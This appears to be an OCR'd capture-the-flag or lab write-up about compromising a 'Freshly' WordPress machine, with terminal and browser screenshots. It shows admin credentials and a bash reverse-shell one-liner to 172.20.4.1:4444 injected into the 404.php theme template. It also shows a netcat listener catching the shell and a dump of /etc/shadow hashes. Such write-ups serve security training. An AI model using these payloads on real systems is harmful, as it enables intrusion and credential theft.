
The script injected establishes a TCPconnection to our machine, in this case the socket has an IP address of 172.20.4.49 on port 4444 , thus this machine will have shared access with with the victim. This case is an example of a stored (persistent) attack, the attacker has the same priveledge as the user victim that is "admin"


kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN gr
oup default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast s
tate UNKNOWN group default qlen 1000
link/ether 00:50:56:ae:f3:cd brd ff:ff:ff:ff:ff:ff
inet 172.20.4.1/24 brd 172.20.4.255 scope global noprefixroute eth
0
valid_lft forever preferred_lft forever
inet6 fe80::520e:b240:d74e:cc92/64 scope link noprefixroute
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast s
tate UNKNOWN group default qlen 1000
link/ether 00:50:56:ae:84:12 brd ff:ff:ff:ff:ff:ff
inet 192.168.34.4/24 brd 192.168.34.255 scope global noprefixroute
eth1
valid_lft forever preferred_lft forever
inet6 fe80::822a:9045:fe50:dfc6/64 scope link noprefixroute
valid_lft forever preferred_lft forever
┌──(kali㉿kali)-[~]
└─$
kali@kali: ~
File Actions Edit View Help
daemon@Freshly:/etc$ ls shadow
ls shadow
shadow
daemon@Freshly:/etc$ cat shadow
cat shadow
root:$6$9n4JJPJ2$IWrpOoEMkQa4wiE2SpRm4kh9DJ57OUbyn2m1xcLOCoMDupAkxHkXycpYmM6uLUSDTp92TaS8jgICBnalvxcbx/:17481:0:9999
9:7:::
daemon:*:16483:0:99999:7:::
bin:*:16483:0:99999:7:::
sys:*:16483:0:99999:7:::
sync:*:16483:0:99999:7:::
games:*:16483:0:99999:7:::
man:*:16483:0:99999:7:::
lp:*:16483:0:99999:7:::
mail:*:16483:0:99999:7:::
news:*:16483:0:99999:7:::
uucp:*:16483:0:99999:7:::
proxy:*:16483:0:99999:7:::
www-data:*:16483:0:99999:7:::
backup:*:16483:0:99999:7:::
list:*:16483:0:99999:7:::
irc:*:16483:0:99999:7:::
gnats:*:16483:0:99999:7:::
nobody:*:16483:0:99999:7:::
libuuid:!:16483:0:99999:7:::
syslog:*:16483:0:99999:7:::
messagebus:*:16483:0:99999:7:::
user:6/XzB.GUj$J9IduLjFSoTdkKM28ppWBB10ZANEobtaGHriZ59QUPbFJxOFosfs44gkerjbiHwHMGYQvEu2wfg3jrUIO7Gay0:16883:0:9999
9:7:::
mysql:!:16483:0:99999:7:::
candycane:6gfTgfe6A$pAMHjwh3aQV1lFXtuNDZVYyEqxLWd957MSFvPiPaP5ioh7tPOwK2TxsexorYiB0zTiQWaaBxwOCTRCIVykhRa/:16483:0
:99999:7:::
daemon@Freshly:/etc$ john /etc/shadow
john /etc/shadow
The program 'john' is currently not installed. To run 'john' please ask your administrator to install the package 'john'
daemon@Freshly:/etc$ ^C
┌──(kali㉿kali)-[~]
└─$ john user:6/XzB.GUj$J9IduLjFSoTdkKM28ppWBB10ZANEobtaGHriZ59QUPbFJxOFosfs44gkerjbiHwHMGYQvEu2wfg3jrUIO7Gay0:16883:0:99999:7:::
Created directory: /home/kali/.john
stat: user:$/XzB.GUj:16883:0:99999:7:::: No such file or directory
┌──(kali㉿kali)-[~]
└─$ nc -l -p 4444
bash: cannot set terminal process group (12738): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
daemon@Freshly:/opt/wordpress-4.1-0/apps/wordpress/htdocs$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 00:50:56:ae:f0:e7 brd ff:ff:ff:ff:ff:ff
inet 172.20.4.49/24 brd 172.20.4.255 scope global eth0
valid_lft forever preferred_lft forever
inet6 fe80::250:56ff:feae:f0e7/64 scope link
valid_lft forever preferred_lft forever
daemon@Freshly:/opt/wordpress-4.1-0/apps/wordpress/htdocs$


Old Candy Shop › Log In - Mozilla Firefox
172.20.4.49:8080/wordpress/wp-login.php
Username
admin
Password
Remember Me
Log In
Lost your password?
← Back to Old Candy Shop



Dashboard ‹ Old Candy Shop — WordPress - Mozilla Firefox
172.20.4.49:8080/wordpress/wp-admin/
Would you like Firefox to save this login for http://172.20.4.49:8080?
admin
SuperSecretPassword
Show password
Don't Save
Save
Welcome to WordPress!
We've assembled some links to get you started:
Get Started
Customize Your Site
Next Steps
Edit your front page
Add additional pages
View your site
More Actions
Manage widgets or menus
Turn comments on or off
Learn more about getting started
Cart66 Recent Orders
You have no orders yet... Start Selling!
Cart66 Settings
Cart66 Products
Cart66 Inventory
Cart66 Shipping
Quick Draft
Title
What's on your mind?
Save Draft
WordPress News
Cart66 Statistics


Old Candy Shop
Put some candy in your mouth...
Candy Goodness
Store
404
Not Found



Edit Themes ‹ Old Candy Shop — WordPress - Mozilla Firefox
Kali Linux
Warning: Potential Secur
Old Candy Shop | Put sor
Old Candy Shop | Put sor
172.20.4.49/login.php
phpMyAdmin
Edit Themes ‹ Old Candy
Nothing found for Word
172.20.4.49:8080/wordpress/wp-admin/theme-editor.php?file=404.php&theme=twentythirteen&scrollto=6&updated=true
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
Old Candy Shop Cart66 1 New SEO
Howdy, admin
Dashboard
All in One SEO
Posts
Media
Pages
Comments 1
Contact
Appearance
Themes
Customize
Widgets
Menus
Header
Editor
Plugins
Users
Tools
Settings
Cart66
Collapse menu
Warning: An unexpected error occurred. Something may be wrong with WordPress.org or this server's configuration. If you continue to have problems, please try the support forums. (WordPress could not establish a secure connection to WordPress.org. Please contact your server administrator.) in /opt/wordpress-4.1-0/apps/wordpress/htdocs/wp-includes/update.php on line 295
Help
Edit Themes
File edited successfully.
Twenty Thirteen: 404 Template (404.php)
Select theme to edit: Twenty Thirteen Select
<?php
/**
* The template for displaying 404 pages (Not Found)
*
* @package WordPress
* @subpackage Twenty_Thirteen
* @since Twenty Thirteen 1.0
*/
exec("/bin/bash -c 'bash -i >& /dev/tcp/172.20.4.1/4444 0>&1'");
get_header(); ?>

<header class="page-header">
<h1 class="page-title"><?php _e('Not Found', 'twentythirteen'); ?></h1>
</header>

<h2><?php _e('This is somewhat embarrassing, isn’t it?', 'twentythirteen'); ?></h2>
<?php _e('It looks like nothing was found at this location. Maybe try a search?', 'twentythirteen'); ?>
<?php get_search_form(); ?>
<!-- .page-content -->
<!-- .page-wrapper -->
<!-- #content -->
<!-- #primary -->
<?php get_footer(); ?>
Templates
404 Template (404.php)
Archives (archive.php)
author-bio.php
Author Template (author.php)
Category Template (category.php)
Comments (comments.php)
content-aside.php
content-audio.php
content-chat.php
content-gallery.php
content-image.php
content-link.php
content-none.php
content-quote.php
content-status.php
content-video.php
content.php
Documentation: Function Name... Look Up
header
Highlight All Match Case Match Diacritics Whole Words 2 of 48 matches

